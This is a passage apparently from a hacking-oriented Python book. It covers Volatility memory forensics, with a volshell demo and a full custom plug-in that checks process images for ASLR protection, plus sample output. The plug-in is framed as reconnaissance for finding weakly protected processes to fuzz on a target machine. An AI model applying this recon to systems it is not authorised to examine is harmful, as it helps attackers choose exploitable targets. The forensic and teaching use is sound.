We see some connections from the local machine (192.168.28.128), apparently to a couple of web servers ❷; these connections are now closed. More important are the connections marked LISTENING. The ones that are owned by recognizable Windows processes (svchost, lsass, wininit) may be okay, but the nc64.exe process is unknown ❶. It is listening on port 4444, and it's well worth taking a deeper look by using our netcat substitute from Chapter 2 to probe that port.

The volshell Interface

In addition to the command line interface, you can use Volatility in a custom Python shell with the `volshell` command. This gives you all the power of Volatility as well as a full Python shell. Here is an example of using the `pslist` plug-in on a Windows image using `volshell`:

```
❶ PS> volshell -w -f WinDev2007Eval-7d959ee5.vmem
❷ >>> from volatility.plugins.windows import pslist
❸ >>> dpo(pslist.PsList, primary=self.current_layer, nt_symbols=self.config['nt_symbols'])
```

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64
4	0	System	0xa50bb3e6d040	129	-	N/A	False
72	4	Registry	0xa50bb3fbd080	4	-	N/A	False
6452	4732	OneDrive.exe	0xa50bb4d62080	25	-	1	True
6484	4732	FreeDesktopClo	0xa50bbb847300	1	-	1	False
...							

In this brief example, we used the `-w` switch to tell Volatility that we're analyzing a Windows image and the `-f` switch to specify the image itself ❶. Once we're in the `volshell` interface, we use it just like a normal Python shell. That is, you can import packages or write functions as you normally would, but now you also have Volatility embedded in the shell. We import the `pslist` plug-in ❷ and display output (the `dpo` function) from the plug-in ❸.

You can find more information on using `volshell` by entering `volshell --help`.

Custom Volatility Plug-Ins

We've just seen how we can use the Volatility plug-ins to analyze a VM snapshot for existing vulnerabilities, profile the user by checking the commands and processes in use, and dump the password hashes. But since you can write your own custom plug-ins, only your imagination limits what you can do with Volatility. If you need additional information based on clues found from the standard plug-ins, you can make a plug-in of your own.

The Volatility team has made it easy to create a plug-in, as long as you follow their pattern. You can even have your new plug-in call other plug-ins to make your job even easier.

Let's take a look at the skeleton of a typical plug-in:

```
imports . . .
```

```
❶ class CmdLine(interfaces.plugin.PluginInterface):
    @classmethod
    ❷ def get_requirements(cls):
        pass

    ❸ def run(self):
        pass

    ❹ def generator(self, procs):
        pass
```

The main steps here are to create your new class to inherit from the `PluginInterface` ❶, define your plug-in's requirements ❷, define the run method ❸, and define the generator method ❹. The generator method is optional, but separating it from the run method is a useful pattern you'll see in many plug-ins. By separating it and using it as a Python generator, you can get faster results and make your code easier to understand.

Let's follow this general pattern to create a custom plug-in that will check for processes that are not protected by *address space layout randomization (ASLR)*. ASLR mixes up the address space of a vulnerable process, which affects the virtual memory location of heaps, stacks, and other operating system allocations. That means that exploit writers cannot determine how the address space of the victim process is laid out at the time of attack. Windows Vista was the first Windows release with ASLR support. In older memory images like Windows XP, you won't see ASLR protection enabled by default. Now, with recent machines (Windows 10), almost all processes are protected.

ASLR doesn't mean the attacker is out of business, but it makes the job much more complicated. As a first step in reconnoitering the processes, we'll create a plug-in to check if a process is protected by ASLR.

Let's get started. Create a directory called *plugins*. Under that directory, create a *windows* directory to contain your custom plug-ins for Windows machines. If you create plug-ins to target a Mac or Linux machine, create a directory named *mac* or *linux*, respectively.

Now, in the *plugins/windows* directory, let's write our ASLR-checking plug-in, *aslrcheck.py*:

```
# Search all processes and check for ASLR protection
#
from typing import Callable, List

from volatility.framework import constants, exceptions, interfaces, renderers
from volatility.framework.configuration import requirements
from volatility.framework.renderers import format_hints
from volatility.framework.symbols import intermed
from volatility.framework.symbols.windows import extensions
from volatility.plugins.windows import plist
```

```

import io
import logging
import os
import pefile

vollog = logging.getLogger(__name__)

IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE = 0x0040
IMAGE_FILE_RELOCS_STRIPPED = 0x0001

```

We first handle the imports we'll need, plus the pefile library for analyzing Portable Executable (PE) files. Now let's write a helper function to do that analysis:

```

❶ def check_aslr(pe):
    pe.parse_data_directories([
        pefile.DIRECTORY_ENTRY['IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG']
    ])
    dynamic = False
    stripped = False

    ❷ if (pe.OPTIONAL_HEADER.DllCharacteristics &
        IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE):
        dynamic = True

    ❸ if pe.FILE_HEADER.Characteristics & IMAGE_FILE_RELOCS_STRIPPED:
        stripped = True

    ❹ if not dynamic or (dynamic and stripped):
        aslr = False
    else:
        aslr = True
    return aslr

```

We pass a PE file object to the `check_aslr` function ❶, parse it, and then check for whether it has been compiled with the DYNAMIC base setting ❷ and whether the file relocation data has been stripped out ❸. If it's not dynamic, or was perhaps compiled as dynamic but stripped of its relocation data, then the PE file is not protected by ASLR ❹.

With the `check_aslr` helper function ready to go, let's create our `AslrCheck` class:

```

❶ class AslrCheck(interfaces.plugins.PluginInterface):

    @classmethod
    def get_requirements(cls):
        return [
            ❷ requirements.TranslationLayerRequirement(
                name='primary', description='Memory layer for the kernel',
                architectures=["Intel32", "Intel64"]),

            ❸ requirements.SymbolTableRequirement(
                name="nt_symbols", description="Windows kernel symbols"),

```

```

❶ requirements.PluginRequirement(
    name='pslist', plugin=pslist.PsList, version=(1, 0, 0)),

❷ requirements.ListRequirement(name = 'pid',
    element_type = int,
    description = "Process ID to include (all others are excluded)",
    optional = True),
]

```

Step one of creating the plug-in is to inherit from the `PluginInterface` object ❶. Next, define the requirements. You can get a good idea of what you need by reviewing other plug-ins. Every plug-in needs the memory layer, and we define that requirement first ❷. Along with the memory layer, we also need the symbols tables ❸. You'll find these two requirements used by almost all plug-ins.

We'll also need the `pslist` plug-in as a requirement in order to get all the processes from memory and re-create the PE file from the process ❹. Then we'll pass the re-created PE file from each process and examine it for ASLR protection.

We may want to check a single process given a process ID, so we create another optional setting that lets us pass in a list of process IDs to limit checking to just those processes ❺.

```

@classmethod
def create_pid_filter(cls, pid_list: List[int] = None) -> Callable[[interfaces.objects.
ObjectInterface], bool]:
    filter_func = lambda _: False
    pid_list = pid_list or []
    filter_list = [x for x in pid_list if x is not None]
    if filter_list:
        filter_func = lambda x: x.UniqueProcessId not in filter_list
    return filter_func

```

To handle the optional process ID, we use a class method to create a filter function that returns `False` for every process ID in the list; that is, the question we're asking the filter function is whether to filter out a process, so we return `True` only if the PID is not in the list:

```

def _generator(self, procs):
    pe_table_name = intermed.IntermediateSymbolTable.create( ❶
        self.context,
        self.config_path,
        "windows",
        "pe",
        class_types=extensions.pe.class_types)

    procnames = list()
    for proc in procs:
        procname = proc.ImageFileName.cast("string",
            max_length=proc.ImageFileName.vol.count, errors='replace')
        if procname in procnames:

```

```

        continue
    procnames.append(procname)

    proc_id = "Unknown"
    try:
        proc_id = proc.UniqueProcessId
        proc_layer_name = proc.add_process_layer()
    except exceptions.InvalidAddressException as e:
        vollog.error(f"Process {proc_id}: invalid address {e} in layer {e.layer_name}")
        continue

    peb = self.context.object( ❷
        self.config['nt_symbols'] + constants.BANG + "_PEB",
        layer_name = proc_layer_name,
        offset = proc.Peb)

    try:
        dos_header = self.context.object(
            pe_table_name + constants.BANG + "_IMAGE_DOS_HEADER",
            offset=peb.ImageBaseAddress,
            layer_name=proc_layer_name)
    except Exception as e:
        continue

    pe_data = io.BytesIO()
    for offset, data in dos_header.reconstruct():
        pe_data.seek(offset)
        pe_data.write(data)
    pe_data_raw = pe_data.getvalue() ❸
    pe_data.close()

    try:
        pe = pefile.PE(data=pe_data_raw) ❹
    except Exception as e:
        continue

    aslr = check_aslr(pe) ❺

    yield (0, (proc_id, ❻
        procname,
        format_hints.Hex(pe.OPTIONAL_HEADER.ImageBase),
        aslr,
        ))

```

We create a special data structure called `pe_table_name` ❶ to use as we loop over each process in memory. Then we get the Process Environment Block (PEB) memory region associated with each process and put it into an object ❷. The *PEB* is a data structure for the current process that contains a wealth of information on the process. We write that region into a file-like object (`pe_data`) ❸, create a PE object using the `pefile` library ❹, and pass it to our `check_aslr` helper method ❺. Finally, we yield the tuple of information containing the process ID, process name, memory address of the process, and a Boolean result from the ASLR protection check ❻.

Now we create the run method, which needs no arguments since all settings are populated in the config object:

```
def run(self):
    ❶ procs = pslist.Pslist.list_processes(self.context,
                                         self.config["primary"],
                                         self.config["nt_symbols"],
                                         filter_func =
                                         self.create_pid_filter(self.config.get('pid', None)))
    ❷ return renderers.TreeGrid([
        ("PID", int),
        ("Filename", str),
        ("Base", format_hints.Hex),
        ("ASLR", bool)],
        self._generator(procs))
```

We get the list of processes using the `pslist` plug-in ❶ and return the data from the generator using the `TreeGrid` renderer ❷. The `TreeGrid` renderer is used by many plug-ins. It ensures that we get one line of results for each process analyzed.

Kicking the Tires

Let's take a look at one of the images made available at the Volatility site: Malware – Cridex. For your custom plug-in, provide the `-p` switch with the path to your *plugins* folder:

```
PS>vol -p .\plugins\windows -f cridex.vmem aslrcheck.AslrCheck
Volatility 3 Framework 1.2.0-beta.1
Progress: 0.00 Scanning primary2 using PdbSignatureScanner
PID  Filename      Base  ASLR
368  smss.exe        0x48580000  False
584  csrss.exe       0x4a680000  False
608  winlogon.exe    0x1000000   False
652  services.exe   0x1000000   False
664  lsass.exe       0x1000000   False
824  svchost.exe     0x1000000   False
1484 explorer.exe    0x1000000   False
1512 spoolsv.exe     0x1000000   False
1640 reader_sl.exe  0x400000    False
788  alg.exe         0x1000000   False
1136 wuauclt.exe     0x400000    False
```

As you can see, this is a Windows XP machine, and there are no ASLR protections on any process.

Next is the result for a clean, up-to-date Windows 10 machine:

```
PS>vol -p .\plugins\windows -f WinDev2007Eval-Snapshot4.vmem aslrcheck.AslrCheck
Volatility 3 Framework 1.2.0-beta.1
Progress: 33.01 Scanning primary2 using PdbSignatureScanner
PID  Filename      Base  ASLR
```



```

316    smss.exe      0x7fff668020000  True
428    csrss.exe      0x7fff796c00000  True
500    wininit.exe    0x7fff7d9bc0000  True
568    winlogon.exe   0x7fff6d7e50000  True
592    services.exe   0x7fff76d450000  True
600    lsass.exe      0x7fff6f8320000  True
696    fontdrvhost.ex 0x7fff65ce30000  True
728    svchost.exe    0x7fff78eed0000  True

```

Volatility was unable to read a requested page:

Page error 0x7fff65f4d0000 in layer primary2_Process928 (Page Fault at entry 0xd40c9d88c8a00400 in page entry)

- * Memory smear during acquisition (try re-acquiring if possible)
- * An intentionally invalid page lookup (operating system protection)
- * A bug in the plugin/volatility (re-run with -vvv and file a bug)

No further results will be produced

Not too much to see here. Every listed process is protected by ASLR. However, we also see a memory smear. A *memory smear* occurs when the contents of the memory changes as the memory image is taken. That results in the memory table descriptions not matching the memory itself; alternatively, the virtual memory pointers may reference invalid data. Hacking is hard. As the error description says, you can try re-acquiring the image (finding or creating a new snapshot).

Let's check the PassMark Windows 10 sample memory image:

```

PS>vol -p .\plugins\windows -f WinDump.mem aslrcheck.AslrCheck
Volatility 3 Framework 1.2.0-beta.1
Progress: 0.00 Scanning primary2 using PdbSignatureScanner
PID      Filename      Base      ASLR
-----
356      smss.exe      0x7fff6abfc0000  True
2688     MsMpEng.exe   0x7fff799490000  True
2800     SecurityHealth 0x7fff6ef1e0000  True
5932     GoogleCrashHan 0xed0000         True
5380     SearchIndexer. 0x7fff6756e0000  True
3376     winlogon.exe   0x7fff65ec50000  True
6976     dwm.exe       0x7fff6ddc80000  True
9336     atieclxx.exe   0x7fff7bbc30000  True
9932     remsh.exe     0x7fff736d40000  True
2192     SynTPEnh.exe   0x140000000      False
7688     explorer.exe   0x7fff7e7050000  True
7736     SynTPHelper.ex 0x7fff7782e0000  True

```

Nearly all processes are protected. Only the single process SynTPEnh.exe isn't ASLR protected. An online search shows that this is a software component of Synaptics Pointing Device, probably for touch screens. As long as that process is installed in *c:\Program Files*, it's probably okay, but it may be worth fuzzing later on.

In this chapter, you saw that you can leverage the power of the Volatility framework to find more information about a user's behavior and connections as well as to analyze data on any process running memory. You can use that information to better understand the target user and machine as well as to understand the mindset of a defender.

Onward!

You should have noticed by now that Python is a great language for hacking, especially when you consider the many libraries and Python-based frameworks you have available. While there is a plethora of tools for hackers, there's really no substitute for coding your own tools, because this gives you a deeper understanding of what those other tools are doing.

Go ahead and quickly code up a custom tool for your special requirements. Whether it's an SSH client for Windows, a web scraper, or a command-and-control system, Python has you covered.